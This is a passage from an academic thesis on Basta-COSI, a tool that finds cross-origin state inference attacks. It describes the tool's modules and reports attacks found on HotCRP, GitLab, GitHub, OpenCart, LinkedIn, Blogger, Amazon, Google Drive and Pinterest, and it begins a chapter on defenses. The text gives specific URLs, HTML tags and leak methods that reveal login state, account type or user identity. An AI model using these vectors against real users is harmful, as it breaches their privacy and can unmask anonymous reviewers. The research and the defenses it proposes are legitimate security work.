URLs that return the same response in each state are not state-dependent and thus can not be used in a COSI attack. To identify if a URL is state-dependent, a similarity function is used that compares responses ignoring non-deterministic fields such as the `Date` header or CSRF tokens that may differ in each response. URLs that return the same response (minus non-deterministic fields) in every state are not state-dependent, and can be discarded.

URL	Response Received at Different States		
	Reviewer1 (R1)	*Reviewer2 (R2)*	*Logged Out (LO)*
`/testconf/images/pdffx.png`	sc = 200, ct = image/png, no xfo, no xcto	sc = 200, ct = image/png, no xfo, no xcto	sc = 200, ct = image/png, no xfo, no xcto
`/testconf/doc.php/hotcrpdb-paper1.pdf`	sc = 200, ct = application/pdf, no xfo, xcto = nosniff	sc = 403, ct = text/html, no xfo, no xcto	sc = 200, ct = text/html, no xfo, no xcto
`/testconf/offline.php?downloadForm=1`	sc = 200, ct = text/html, no xfo, xcto = nosniff	sc = 200, ct = text/html, no xfo, xcto = nosniff	sc = 200, ct = text/html, no xfo, no xcto

Table 6.1: Examples of URLs collected from HotCRP from three states. For simplicity, the response is represented with only a subset of 4 field values: Status Code (sc), Content-Type (ct), X-Frame-Options (xfo), and X-Content-Type-Options (xcto).

To illustrate the tool we use a running example based on a simplified HotCRP testing with 3 state scripts: Reviewer1 (R1), Reviewer2 (R2), and LoggedOut (LO). The goal of the analyst is to find a COSI attack that reveals the reviewer of a specific paper. In this scenario, the tester can ignore the administrator and author accounts since an attacker (typically an author) would only send emails with the attack page URL to the (non-chair) PC members. The three identified URLs in our running example are shown in Table 6.1. Each table entry shows the response for the URL when visited from a specific state. For simplicity, each response is summarized as a tuple of 4 field values: Status Code (sc), Content-Type (ct), X-Frame-Options (xfo), and X-Content-Type-Options (xcto). The URL `/images/pdffx.png` is not a SD-URL since it returns the same response in all states. Thus, it will be removed at this step. The other two URLs are state-dependent since for each of them there exists at least one pair of states whose responses are different.

For each SD-URL identified by the URL crawler, the data collection submodule visits a large number of candidate attack pages from each state and logs the collected data for that state. Each candidate attack page contains a specific combination of a request generation method and browser leak technique. These combinations of the request generation and browser leak methods are based on the attack classes in Table 5.8 of section 5.2. Each generated attack page, for the same URL, differs either on the request generation logic or on the data collection logic.

In the current version of Basta-COSI, 45 different candidate attack pages are generated for each URL identified by the URL collector if the tool is configured to follow a fully combinatorial approach. The visits to 14 EF candidate attack pages can be reduced if the tool is configured to allow heuristic-based approaches. In this case, the knowledge of the precompiled COSI databse is used for the EF-based attacks. The distribution is summarized in Table 6.2 and is as follows:

- 14 different attack pages are generated for the tests with the EF attack class (one attack page for each HTML tag shown in Table 2.1)
- 14 different attack pages for the tests exploiting Readable DOM Properties attack class. (one attack page for each HTML tag shown in Table 2.1)
- 10 different attack pages are generated for the CSP-Violation attack class (1 attack page each for the first 10 HTML tags shown in Table 2.1 for which CSP support

Class	Req. Gen. Method	No. Pages
Event-sFired	`iframe`, `object`, `img`, `audio`, (`video`, `src`), (`video`, `poster`), `link`, `embed`, `script`, `applet`, `frame`, `track`, `source`, `input`	14
Readable-DOM-Props	`iframe`, `object`, `img`, `audio`, (`video`, `src`), (`video`, `poster`), `link`, `embed`, `script`, `applet`, `frame`, `track`, `source`, `input`	14
CSP-Violation	`iframe`, `object`, `img`, `audio`, `video`, `link`, `embed`, `script`, `applet`, `frame`	10
Post-Message	`iframe`, *window.open()*	2
Frame-Count	`iframe`, *window.open()*	2
JS-Errors	`script`	1
CSS-Rules	`link`	1
Readable-JS-Objects	`script`	1
Total		45

Table 6.2: Total number of attack pages generated per URL.

exists [74]).

- 2 attack pages each for the Post-Message and the Frame-Count attack class (in one attack page the URL is included using the `iframe` tag, and in the other the URL is opened using the `window.open()` method).
- 1 attack page each for the JS-Error and the Readable-JS-Objects attack class (where the URL is included in the attack page using the `script` tag).
- 1 attack page for the CSS-Rules attack class using the `link` tag.

The collected logs from this step is passed down to the AVI module who will save it in a site-specific COSI attack vector database after some processing. The data collection submodule has an important component named *Attack Emulator* which is discussed next.

Attack Emulator: The attack emulator component will receive the candidate attack pages, hosts them at a web server and performs the tests to automatically identify the actual attack pages within them. In each test, the following actions are performed:

- execute a script using a web browser and thereby load a state at that browser.
- visit a candidate attack page from that browser.
- collect the information regarding the configuration of the loaded candidate page (e.g. request generation method and leak strategy), the web browser where is has been loaded (e.g. the browser vendor name and version), the state script executed, and the side-channel data collected by the attack page.

The above test is repeated for the combinations of other web browsers, available candidate attack pages, and the different states given by the tester. If a tester inputs

URL	Browser	Tag	HTML Events Triggered at the Attack Page				
			Author1	*Author2*	*Revw.1*	*Revw2*	*Logout*
`profile.php`	Chrome	`img`	onerror	onerror	onerror	onerror	onerror
	Firefox	`img`	onerror	onerror	onerror	onerror	onerror
	Edge	`img`	onerror	onerror	onerror	onerror	onerror
	Chrome	`object`	onload	onload	onload	onload	onload
	Firefox	`object`	onload	onload	onload	onload	onload
	Edge	`object`	onload	onload	onload	onload	onload
`doc.php/hotcrpdb-paper1.pdf`	Chrome	`img`	onerror	onerror	onerror	onerror	onerror
	Firefox	`img`	Multiple	Multiple	Multiple	Multiple	Multiple
	Edge	`img`	onerror	onerror	onerror	onerror	onerror
	Chrome	`object`	-	-	-	-	-
	Firefox	`object`	onload	onerror	onload	onerror	onload
	Edge	`object`	onload	-	onload	-	-
`offline.php?downloadForm=1`	Chrome	`img`	onerror	onerror	onerror	onerror	onerror
	Firefox	`img`	onerror	onerror	onerror	onerror	onerror
	Edge	`img`	onerror	onerror	onerror	onerror	onerror
	Chrome	`object`	-	-	-	-	onload
	Firefox	`object`	-	-	-	-	onload
	Edge	`object`	-	-	-	-	onload

Table 6.3: HotCRP state leaks.

two different state scripts (e.g., scripts executing the login and logout actions), and ten candidate attack pages have been generated, considering that the current version of Basta-COSI considered three different web browsers in the tests, the number of tests executed is 60 (2*10*3=60). Each test can be executed multiple times to reduce the influence of noise in the collected data. For the simplicity of explanation, we consider the case where a single test is executed only once.

After executing all the tests, the collected data is analyzed to identify the actual attack pages. The following logic can be leveraged in this regard. If a candidate attack page collected the same value at the same web browser all the time at the same state, and different values at different states, then it is likely to be an attack page and is reported to the tester.

In our running HotCRP example, the attack emulator component will run the tests with Chrome [80], Firefox [81], and Edge [82], and using the states scripts input by the tester. An excerpt of the data collected is summarized in Table 6.3. For instance, the first three rows shows the data collected when the included resource is `testhotcrp.com/testconf/profile.php` and the `img` tag is exploited by the EF technique to craft an attack page that is loaded at Chrome, Firefox, and Edge web browsers.

As shown in the last three rows of Table 6.3, the attack page will catch the `onload` HTML event when the user is logged out independent of the browser used. For all other states, no HTML events would be caught. Hence, an attacker can leverage this attack page to infer whether the victim is logged in or not at HotCRP. Furthermore, the attack page created using the resource `testhotcrp.com/testconf/doc.php/hotcrpdb-paper1.pdf` (the URL for downloading Paper1) and the `object` tag can be used to determine whether the victim is the author or the assigned reviewer of a paper (by checking whether the `onload` event is triggered). This attack vector can be leveraged by the authors of a paper to determine which program committee members is the anonymous reviewer of a paper.

A complete attack page for HotCRP was previously proposed in Listing 5.1 of section 5.1.1.

6.2.2 Attack Vector Identification

The goal of the attack vector identification is to identify a list of attack vectors that can be used to leak the victim state from a victim's browser. An attack vector comprises of a class of SD-URLs (or a single SD-URL) that it can target, an inclusion, and a leak method. In Basta-COSI, the attack vector identification follows a hybrid model. This means that it includes a heuristic-based step for EF and a combinatorial step for all other COSI attack classes. Optionally, Basta-COSI can be configured such that EF attack vectors can also be identified using a combinatorial approach where the possibility of having false positives is drastically decreased to near zero in exchange for more testing run time. In the other heuristic-based approach, a minimal number of false positives may have to be tolerated, but even then, the probability that a false positive vector is chosen for creating a COSI attack page is almost negligible in EF according to our experiments.

The heuristic-based attack vector identification piece of our hybrid model is independent of the target site and thus can be run only once, regardless of the number of sites targeted. At a high level, given a target browser, it explores a large number of combinations of a SD-URL, an inclusion vector (i.e., an HTML tag or browser API method), and a leak method. The goal is to identify attack vectors that given a SD-URL of a certain class, Basta-COSI can use the inclusion and leak methods to identify which of the two responses to the SD-URL has been received by the victim's browser. To address this, it leverages a test web application that can return configurable HTTP responses to any received request. For the EF technique, the considered heuristic is a function of specific response headers which predicts the triggered event. For example, these response headers cam be the HTTP status code, `content-type` (denotes what type of response MIME type is returned, e.g., *application/pdf*), `x-content-type-options` (denotes whether advertised MIME types can be changed, followed and sniffed, e.g., *nosniff*), `content-disposition` (denotes how the content is returned and displayed in the browser, e.g., downloaded as an attachment, web page, etc), `x-frame-options` (denotes whether framing protection is enabled, e.g., *deny*), and so on. SD-URLs are classified based on the values of these headers, and for each distinct class, the heuristic function is called once, i.e., depending on the value of these response headers, the triggered EF callback is predicted in each state. These response headers can be collected during the URL *crawling* phase. Thus, such approach makes it unnecessary to visit all combinations of the candidate attack pages for all HTML tags, all different pairs of tag attributes, all browsers, and all states to collect the triggered event in the target website. The identified attack vectors will be saved in a site-specific COSI database.

For each SD-URL and pair of states that return different responses for that SD-URL, the module first checks if there exist any matching static attack class. For efficiency, if two different state pairs produce the same responses, there is no need to query the attack classes for the second pair. We illustrate this process using the SD-URLs in Table 6.1. For `doc.php`, the responses from (R1, R2) match two static attack classes: *EF-*

StatusErrorObject, *EF-StatusErrorLink*. Similarly, the responses from (R2, LO) match the same two static attack classes as (R1, R2). Finally, the states (R1, LO) match the static attack classes *EF-CtMismatchObject* and *EF-XctoScript*. The process repeats with the other SD-URL (`offline.php`). Since states R1 and R2 return the same response, the (R1, R2) pair can be ignored. For states (R1, LO), the attack class *EF-XctoScript* matches. Finally, for states (R2, LO) the responses are the same as for (R1, LO) and there is no need to check them again. In our example, all state pairs can be distinguished using a static attack class. If that was not the case, the module would collect additional information to check the dynamic attack classes (i.e., using the attack emulator component discussed in section 6.2.1).

The attack vector identification module outputs, for each pair of states, a list of pairs (SD-URL, AttackClass) specifying that an attack vector that uses the SD-URL and the attack class can distinguish those two states for the browsers defined by the attack class.

6.2.3 Attack Page Generation

The goal of the attack page generation step is to craft a valid attack page for a given state that can identify the value of a user state attribute at a given target website by combining the identified site-specific attack vectors (of potentially different attack classes). For each different COSI attack class, Basta-COSI maintains a certain attack template in a COSI attack template repository. When generating attack pages, each template gets as input the inclusion and the inclusion lookup table (i.e., demonstrates the effects of the inclusion at each state). The attack page generator (APG) module takes as input the target website (e.g., testhotcrp.com), the browser specification (e.g., FireFox, version 64.0), and the target state name (i.e., same name that provided in the state script creation phase). Then, the APG will consult the site-specific attack vector database to query the suitable attack vectors for distinguishing the target state from all other states. Based on the fetched results, the best possible attack vectors are identified, and the corresponding attack class templates are integrated, while each feeded with their inputs accordingly.

The attack page generator module can dynamically craft compound multi-attack-class COSI attack pages for a given website, state and browser. Algorithm 1 demonstrates the APG attack vector selection mechanism. The algorithm first removes all attack vectors that do not include the target state since they do not enable distinguishing the target state s_t (Line 3). In our HotCRP example, the target state is R2 and all attack vectors for state pair (R1, LO) are removed. Then, it merges the states of all remaining attack vectors with the same SD-URL and attack class into a single attack vector that distinguishes s_t from $n \geq 2$ other states. In our example, attack vectors (R1, R2, `doc.php`, *EF-StatusErrorObject*) and (R2, LO, `doc.php`, *EF-StatusErrorObject*) are merged into ({R1, LO}, `doc.php`, *EF-StatusErrorObject*). Next, it initializes a set P with all pairs of states and browsers to be distinguished (Line 5). The algorithm then enters a loop that at each iteration it identifies the attack vector that covers most remaining pairs in P (Lines 6-14). The loop iterates until all pairs have been covered, no attack vectors remain, or the remaining attack vectors do not allow distinguishing the remaining pairs. To choose an attack vector, a `score` function is used that assigns higher scores to attack vectors that

Algorithm 1: APG attack vector selection

inputs : Target state s_t, target browsers B, states S, attack vectors A
outputs: The list of selected attack vectors

```
1  outVectors ← [ ];
2  S_r ← S − s_t;
3  A_r ← filter(A, s_t);
4  A_r ← mergeStates(A_r);
5  P ← (s_i ∈ S_r, b_j ∈ B);
6  while P ≠ ∅, A_r ≠ ∅, s > 0 do
7  |  V = score(A_r, P);
8  |  (s,a) ← (max(V),argmax(V));
9  |  if s > 0 then
10 |  |  outVectors.append(a);
11 |  |  P ← P - getCoveredPairs(a);
12 |  |  A_r ← A_r − a;
13 |  end
14 end
15 return outVectors, P ;
```

cover more pairs in P, penalizing some attack classes that are harder to use (Line 7). In particular, *CSPViolation* may throw a violation error that does not allow the attack page to continue processing other attack vectors in the runtime. If the score is zero, the loop breaks as the remaining attack vectors do not allow distinguishing the remaining pairs. Otherwise, the selected attack vector is appended to the output list (Line 10), the newly covered pairs are removed from P (Line 11), and the selected attack vector is removed from the available list (Line 12). In our example, the first loop iteration selects the attack vector ({R1, LO}, `doc.php`, *EF-StatusErrorObject*) as it covers four pairs, differentiating all states for Firefox and Edge. The next loop iteration selects attack vector ({R1, LO}, `doc.php`, *EF-StatusErrorLink*), which covers the two remaining pairs, distinguishing all states for Chrome. At that point, no more pairs remain to be covered, and the algorithm outputs the selected attack vectors. The algorithm also outputs the pair set P. If empty, the attack page distinguishes the target state from all other states for all target browsers. Otherwise, some states may not be distinguishable for some target browsers.

7 Experiments

This chapter presents the evaluation of Basta-COSI on four popular open source web applications (HotCRP, GitLab, GitHub, OpenCart) and five live web sites (Blogger, Linkedin, Amazon, Google-Drive, Pinterest) to detect COSI attacks.

7.1 Ethics

Our testing does not target any real user of the live sites. All testing on live sites is restricted to user accounts that we created on those sites exclusively for this purpose. The process of validating that the attacks found on open source web applications work on live installations of those applications is similarly restricted to our own fake accounts. The impact on live sites is limited to receiving a few thousand requests for valid resources in the site. We spread the requests over time to avoid spike loads. Furthermore, since the tested live sites are very popular, we believe the load introduced by our testing is negligible compared to their usual load.

7.2 Basta-COSI Evaluation

For each web application and website, it shows the time (in hours) that the testing took, the number of distinct input state scripts we provided to Basta-COSI, the number of URLs that the URL collector identified and were tested, and for each browser tested, the number of attack pages output by Basta-COSI, together with the number of confirmed attacks.

Table 7.1 summarizes the evaluation results. The table shows that Basta-COSI was

Target	Data Collection			Attack Vector Identification			Attack Page Generation					Attacks Found			
			SD		State	Leak	UD	PD	Vectors			Login	Account	Account	Access
	States	URLs	URLs	Vectors	Pairs	Methods	States	States	Min	Avg	Max	Detection	Type	Deanonym.	Detection
HotCRP	5	68	65	116	7	3	1	4	1	1.6	3	C,E,F	-	C,E,F	-
GitLab	6	52	19	236	14	1	2	4	1	1.9	2	C,E,F	C,E,F	C,E,F	-
GitHub	4	91	90	992	6	1	4	0	1	1.8	2	C,E,F	C,E,F	C,E,F	-
OpenCart	5	51	32	72	7	1	2	3	1	1.1	2	C,E,F	-	-	-
`linkedin.com`	4	60	21	639	6	4	4	0	1	1.3	2	C,E,F	C,E,F	C,E,F	E,F
`blogger.com`	3	17	11	180	3	5	3	0	1	1.7	2	C,E,F	-	C,E,F	-
`amazon.com`	4	33	13	125	5	5	2	2	1	1	1	C,E,F	-	-	-
`drive.google.com`	3	158	154	1364	3	2	3	0	1	1.4	2	C,E,F	-	C,E,F	-
`pinterest.com`	3	54	52	622	3	4	3	0	1	1	1	C,E,F	-	-	-

Table 7.1: Basta-COSI evaluation results. For every target application and site, it shows the data for each tool module, as well as the type and browsers affected for the attacks found. Browsers are abbreviated as Chrome (C), Firefox (F), and Edge (E).

able to identify multiple COSI attacks on each of the tested web applications and sites. For every target web application and site, Table 7.1 summarizes the results for each tool module, and the COSI attack vectors found. The data collection part shows the number of input state scripts provided to Basta-COSI, the number of URLs crawled and tested, and the number of SD-URLs identified. The attack vector identification part shows the total number of attack vectors identified, the number of state pairs they cover, and the number of leak methods they use. The attack page generation part shows the number of states uniquely distinguished (UD) from other states, the number of states partially distinguished (PD) excluding UD states, and the minimum/average/ maximum attack vectors in the attack pages. Last but not least, it shows the attack type and browsers affected for the attacks found.

We let Basta-COSI run for a maximum of 24 hours on each target, although after a few hours the crawling typically does not find any new URLs. The data collection results show that SD-URLs are very common, on average 68% of the discovered URLs are SD-URLs (and up to 99% in GitHub). Basta-COSI finds between 58 and 1,364 attack vectors in each target. Those attack vectors use between 1 and 5 leak methods. Table 7.2 provides more details on how the distribution of the distinct attack vectors varies per attack technique and per browser for each web application tested. Each number on the table represents the distinct number of attack vectors that can be leveraged to construct an attack page for the tested browsers. The table reveals that the EF technique is the most common method enabling COSI attacks. Some states can be uniquely identified, i.e., distinguished from any other state, and the rest can be partially distinguished. We found no state that could not be distinguished at all. It is important to note that partially distinguishable states can also be used in attacks. For example, not being able to differentiate the administrator from a normal user does not matter if the administrator is not targeted by the attack, i.e., not sent the attack page URL.

The most common type of attacks leverage the event fire (EF) technique that uses the `onload-onerror` callbacks to leak the user state. However, Basta-COSI is able to find an instance of 5 out of all the 8 leak methods it supports and tested. Note that we run Basta-COSI with all attack classes enabled except Timing, which requires parameter selection for each target and does not make sense in locally installed web applications.

In particular, we did not find an attack for the Readable-JS-Objects, CSS-Rules. Due to circumstantial network conditions, the results were not definite for timing attacks in non-local web applications, and hence were not considered in our evaluation.

We manually evaluated the generated attack pages and found no false positives. However, Basta-COSI is only able to find the COSI attacks that are a variant of the attack classes it supports, and hence the results may be subject to false negatives. We do not evaluate false negatives, as we lack ground truth of the COSI attacks present in the targets. The rest of the section details the attacks for each web application.

HotCRP. As introduced earlier, testing HotCRP required creating five state scripts capturing two logged authors, two logged reviewers, and one logged out user. Basta-COSI finds two attacks on HotCRP. The first attack is a login detection attack that is applicable to all three tested browsers. The second attack, illustrated in our running example in section 5.1.1, allows determining if the victim is the reviewer or author of a specific paper, and it also affects all tested browsers. Using this attack, an adversary could try to deanonymize the reviewers of a paper. For this, the attacker first collects the email addresses of the program committee members and emails them the personalized attack page URL with some text to convince them to click on it. The attack page first determines if the victim is logged in using the first attack by employing an exploitable AG-URL. If the victim is logged, the attack page then uses the second attack to determine if the victim is the reviewer of the paper.

GitLab. A GitLab user can be associated to six states: logged in as maintainer, developer, reporter, guest, a user with no-access to a private repository (no-access user), or being logged out. Basta-COSI finds two attacks on GitLab, both based on the EF technique. The first is a login detection attack that affects all tested browsers. It includes the resource `/users/password` with the `script` tag in Chrome and with the `object` tag in Firefox and Edge, and uses the `onload-onerror` callbacks to leak the state. The second attack allows detecting if the victim is the owner of a code snippet or a repository. It also applies to all tested browsers. It first uses the login detection attack. If the victim is logged, it uses the `/snippets/snippet-id/edit` resource to detect if the victim has maintainer access over the code snippet. The parameter *snippet-id* is a publicly available integer. A similar attack can be used for a repository, provided that the repository name is known by the attacker. This is most practical for public repositories. For private repositories, the attacker needs to either leak the repository name or the attack is launched by a project member to identify whether the maintainer of the repository is visiting the attack page (deanonymization).

GitHub. A GitHub Enterprise victim can be the Github site administrator, or a normal user who owns a repository or a GitHub gist (code snippet). Basta-COSI identifies three EF attacks. The first is a login detection attack by including the download URL of a public or a private repository (e.g., `/repository-name/archive/master.zip`) in a `script` tag in Chrome, and an `object` tag in Firefox and Edge. If the victim is logged in, the `onerror`

Target	Browser	EF	OP	PM	CSS	JSE	JOR	CSP	CORS
HotCRP	Chrome	56	24	0	0	0	0	0	0
	Firefox	76	0	0	0	12	0	0	0
	Edge	80	0	0	0	0	0	0	0
GitLab	Chrome	118	0	0	0	0	0	0	0
	Firefox	236	0	0	0	0	0	0	0
	Edge	236	0	0	0	0	0	0	0
GitHub	Chrome	992	0	0	0	0	0	0	0
	Firefox	282	0	0	0	0	0	0	0
	Edge	282	0	0	0	0	0	0	0
OpenCart	Chrome	24	0	0	0	0	0	0	0
	Firefox	72	0	0	0	0	0	0	0
	Edge	72	0	0	0	0	0	0	0
`linkedin.com`	Chrome	32	432	0	0	0	0	45	0
	Firefox	51	432	0	0	0	0	75	0
	Edge	94	393	0	0	0	0	113	0
`blogger.com`	Chrome	24	54	6	0	0	0	96	0
	Firefox	24	54	6	0	0	0	88	0
	Edge	12	54	6	0	0	0	76	0
`amazon.com`	Chrome	4	518	0	0	4	0	44	0
	Firefox	16	518	0	0	4	0	60	0
	Edge	12	518	0	0	4	0	69	0
`drive.google.com`	Chrome	978	197	0	0	0	0	0	0
	Firefox	677	386	0	0	0	0	0	0
	Edge	52	220	0	0	0	0	0	0
`pinterest.com`	Chrome	432	182	0	0	0	0	8	0
	Firefox	148	182	0	0	0	0	0	0
	Edge	148	182	0	0	0	0	0	0

(**Legend:** EF=EventFire; OP=ObjectProperties; PM=PostMessage; CSS= CSSPropRead; JSE=JSError; JOR=JSObjectRead; CORS=CORSMisconfig; CSP=CSPViolation)

Table 7.2: Distribution of attack vectors found by Basta-COSI for each target, browser, and leak method.

event would be triggered in all browsers. If the victim is logged out, the `onload` event, no events, and no events would be fired respectively in Chrome, Firefox, and Edge. The second attack identifies if the victim is the owner of a gist or repository and works in all tested browsers. An example gist resource to include is `/gist/username/gist-hash`. Similar to GitLab, this attack is most realistic for public repositories and gists. For private repositories or gists, the attacker first needs to leak the repository name or gist identifier. The third attack allows distinguishing the account type (administrator or normal user) by including the resource `/stafftools/` using an object tag. This attack works in all browsers.

OpenCart. To test OpenCart, we use 5 state scripts as input for Basta-COSI: two customer logins, two admin logins, and a logged out. Basta-COSI finds 2 EF COSI attacks in OpenCart. The first is a login detection attack that affects all browsers. It includes the resource `index.php?route=account/order/info` using a `script` tag. This URL would normally show the details of an order if it also includes a specific order identifier at the end. In this case since there is no order identifier, it will return a 404 error page. If the victim is logged out, the victim will be redirected to the login page and the onload event would be triggered (200 HTTP code), whereas if the victim is logged in, he will visit a malformed URL, leading to a 404 page. The second attack allows identifying the user that performed an order, provided the OID is known to the attacker.

While testing OpenCart with Basta-COSI, we have also identified three CSRF vulnerabilities in OpenCart. These attacks allows to remove, reorder and return orders and items from a user's cart and order list. Although CSRF vulnerabilities are out of scope in this paper, we mention them here because they interfered with some of our tests. Hence, it is important to check the state of the user accounts regularly while testing for COSI attacks.

Linkedin. To test Linkedin, we used 4 state scripts as input for Basta-COSI: two logged in users, one with a free and the other with a premium Linkedin account, and two logged out users, one logged out after logging in, and the other has not accessed Linkedin before.

An access detection attack is possible in Linkedin. This can be performed in Firefox and Edge by leveraging EF technique. In Edge, for example, the appropriate attack page can be constructed by embedding any Linkedin profile URL in an `object` tag. If the victim has not accessed `linkedin.com` before with the current browser, the `onload` event would be fired twice. Interestingly, if the victim is logged out, but has accessed the website before, the `onerror` event would be fired. Finally, if the victim is logged in, the `onload` event would be fired once. Comparing these events and their respective counts would easily leak the victim access state. A similar strategy can be applied with Firefox leveraging other resources.

Account type detection (e.g., free vs premium) is also possible using CSP violations. For instance, by embedding the resource `https://www.linkedin.com/cap/` in an `iframe` tag in the attack page, and additionally setting the `content-security-policy` response header to allow frames only from the address of the embedded resource. If

the victim has a premium account, a CSP violation with the path-truncated resource `https://www.linkedin.com/` would be reported in all three tested browsers, and otherwise no CSP violation would occur.

Danonymizing the victim is also possible in a closed-world setting using the FC technique. The main cause of this attack is that the frame count value is different when the victim visits his/her own profile page and other profile pages. The URL of the profile page includes the victim's username. Hence, it is possible to deanonymize the victim in a group of, say, X number of victims, who are lured to visit the attacker's controlled web page. When a victim visits the attack page, the value of the frame count will be collected for all the X profile URLs in the attack page through the victim's browser. Therefore, the profile URL that has a different frame count from others is the profile URL of the current victim.

Blogger. To test Blogger, we have used 3 state scripts as input for Basta-COSI: two logged in users and a logged out user. Each logged in user owns one public, one private and one shared blog (i.e., shared with another third user) in Blogger. Basta-COSI finds two different types of attacks. The first type is login detection that is effective on all tested browsers. For example, the attacker can create a private blog in blogger, say with any URL like `https://private-attacker-blog.blogspot.com`. Only the attacker can access this blog. Other logged users would be notified by the blogger that they don't have access to this resource, and logged out users would be redirected to the login page. By leveraging the *PostMessage* attack class, the attacker can distinguish these cases (messages exists in the blogger no access page vs no messages in the login case). Other options includes leveraging *OP-FrameCount* (FC) or *CSPViolation* attack classes. The second type enables identifying the accesses of a specific user (e.g., an author of a blog). To this end, the attacker need to know the *blogID* of the target victim, which can be found publicly on the HTML source of the target blog. For instance, every blog page has an embedded `link` tag with the `href` value similar to `/feeds/blogID/posts/default`, where the required blogID can be found. The attacker may then leverage the EF (or FC) leak method to uniquely identify the author of the blog. For example, this is possible by including the resource `https://draft.blogger.com/blogger.g?blogID=BID` in the attack page, where BID is the target public blogID.

Amazon. Amazon have been tested using four state scripts as input for Basta-COSI: two logged in users, where one of them uses the Amazon Kindle Direct Publishing (KDP) service, and two logged out users, where one of them accessed amazon before, and the other did not. Basta-COSI reveals that Amazon suffers from two types of COSI attacks. The first type is login detection that affects all tested browsers. For instance, the *JSError* attack class can be leveraged by including the resource `/gp/hud/main-ajax/heads-up-display.html` in the attack page. This would lead to a JS Error to be thrown to the DOM window object if the user is logged in, while banning the access to the resource if the user is logged out. The other type is useful for leaking sensitive information about the victim's account by employing the *CSPViolation* attack class. For example, it can be determined if the victim is using the Amazon KDP service, or has accepted the KDP

terms and policies or not.

Google-Drive. To test Google-Drive, we have used 3 state scripts as input for Basta-COSI: one account for user1, one account for user2 and a logged out user. Each logged in user stores 12 private files and 12 shared files with the other user in its personal google drive. These 12 different files are chosen from various file mime-types (including audio, video, pdf, html, jpg, png, js, subtitle, applet, css) based on the various mime-types that different HTML tags support. Similar to other applications, a login detection attack is possible leveraging the EF or RDOMP technique with a great number of possible attack vectors. For example, the existence of the framing-protection response header (XFO) can be exploited to determine the login status. To this end, if any auth-guarded resource is embedded in an attack page using an `object` tag, the `contentDocument` property would be null if XFO is present (and thus the victim is logged in), and otherwise is equal to a basic HTML document (the victim is logged out). Additionally user de-anonymization is possible both with the EF and RDOMP. For example, user1 can be differentiated from user2 by exploiting a user1 private audio or video SD-URL that when included in attack page with a suitable media tag would leak the duration of the media file if user1 is logged in, and no duration is available if user2 is logged in. This means that an attacker can identify any user in an open-world setting, and monitor its activity as long as the attacker knows the gmail address of the target victim. To exploit the given example, for instance, the attacker could upload a media file to his own personal drive and share it with the target victim. Hence, other than the attacker, the target victim is the only person who has necessary the permissions to access that file, and therefore, the conditions to exploit the given example is satisfied. Similar COSI attacks exists with the frame count attack class (but in a closed-world setting).

Pinterest. To demonstrate the possibility of detecting the Single-Sign-On (SSO) service used to login to a web site through a COSI attack, we have tested `pinterest.com` against CSP violations. For this, we considered a login through facebook OAuth API and google OAuth API. To differentiate these SSO logins, the facebook SSO initiation URL `https://facebook.com/v2.8/dialog/oauth` is included with a `script` tag in the attack page, and the `content-security-policy` header is set to only allow script resources from the `https://facebook.com` origin. When the victim visits the attack page, if the facebook SSO was used to login to `pinterest.com`, a CSP redirection violation to `pinterest.com` would be captured as the victim is already logged in by the facebook SSO. However, if the google SSO was used instead, no CSP violations occur as the victim is not logged in through the facebook SSO, and therefore the value of script `src` remains on the `https://facebook.com` origin.

8 Defenses

In this chapter, we will present the potential defenses that can prevent or mitigate COSI attacks. The countermeasures that can be taken are sometimes site-specific, and sometimes have to be addressed by browser vendors or both. For instance, a site can guard its resources by using session-specific URLs that would supposedly disallow the replayability of cross-origin requests by the attack pages. On the other hand, the SOP can be extended to enhance the isolation requirements of different origins [83, 84, 85], and leaking browser side-channel bugs can be identified and fixed by browser vendors [86]. The rest of this chapter details various COSI defense techniques that fall within any of these categories.

8.1 Site-Specific Defenses

The countermeasures proposed in this section shall be applied by the administrators of the websites (rather than the browser vendors) in an effort to mitigate COSI attacks. All the defenses proposed can be applied either on a system-wide basis, or on a per-URL basis. System-wide defenses are easy to implement because they require only a global configuration, but they are likely to affect the legitimate functionalities of the web site when it comes to cooperating with different origins. However, implementing the per-URL based defense can often be tricky and error-prone as the developer is responsible for individually identifying the resources worth protecting, a task poorly suited for manual analysis.

8.1.1 Secret Token Validation

In this defense, the security analyst would target the replayability of the same cross-origin requests. For this, the target web site appends a session-specific, non-guessable, pseudo-random nonce value to it's URLs (e.g., as a query parameter). The value of this nonce must be cryptographically bound to the session identifier (e.g., the value can be the hash of the session identifier), and the target web site must always verify this relationship for all incoming HTTP requests. With this configuration, it is very unlikely that the attacker can guess the state-dependent URLs, and hence, the chances of the attacker being able to mount successful COSI attacks is relatively low. On the downside, however, this technique comes with potential costs and may cause degradation of the performance (i.e., performance hits) for the target website. Additionally, the web site must make sure that the nonce values are pseudo-random, and thus, cannot be leaked, guessed or brute forced by the attacker [87].

Double Submit Cookie. A variant of secret token validation defense is known as "double submit cookie". In this defense, the target website generates a cryptographically strong pseudo-random token, and stores it as a cookie on the user machine (separate from the session identifier) when the user first visits the target website. The target website requires this pseudo-random token to be sent as a request parameter (e.g., a URL query parameter) on every transaction request, with the website verifying if the cookie token value and request token value match. There's a belief that says a cross origin attacker can not read any data sent from the web server or modify cookie values based on the same-origin policy [110]. This means that while an attacker can force a victim to send any value with a malicious request, the attacker will be unable to modify or read the value stored in the cookie (with which the server compares the token value). With this setting, however, scenarios exists that allow an adversary to overwrite the cookie values. This defense is more likely to be effective if the whole site only accepts HTTPS connections (encrypted transport), and additionally the token cookie is stored as a encrypted cookie [110]. In this way, an adversary is unlikely to be able to read, identify and overwrite the pseudo-random token cookie.

8.1.2 Referer/Origin Header Validation

Web browsers typically include the URL and/or the origin of a web page in the HTTP requests caused by that page. These values are carried by the *Referer* and *Origin* HTTP headers. The target website can check the value of these headers, for all incoming HTTP requests, to verify that the request has not been generated by an untrusted domain or origin. Intuitively, this will prevent the attack page from receiving valid responses for the cross-origin HTTP requests sent to state-dependent URLs. On the downside, however, it has been discussed [4, 87, 88] that implementing these defense can be tricky due to stripping of these headers by corporate firewalls and the ambiguity in handling empty and sub-domain values.

8.2 Browser-supported Defenses

Browser-supported defenses are countermeasures and functionalities that are provided by browser vendors to stop or mitigate cross-origin web attacks. Oftentimes, the defenses against COSI attacks have to be collaboratively implemented by the browser vendors and website maintainers. In such defenses, browsers typically provide functionalities that needs to be used, supported and implemented by the websites. We refer to these category of defenses as *browser-supported* defenses. The remainder of this section delineates browser-supported defenses that can mitigate COSI attacks.

8.2.1 SameSite Cookies

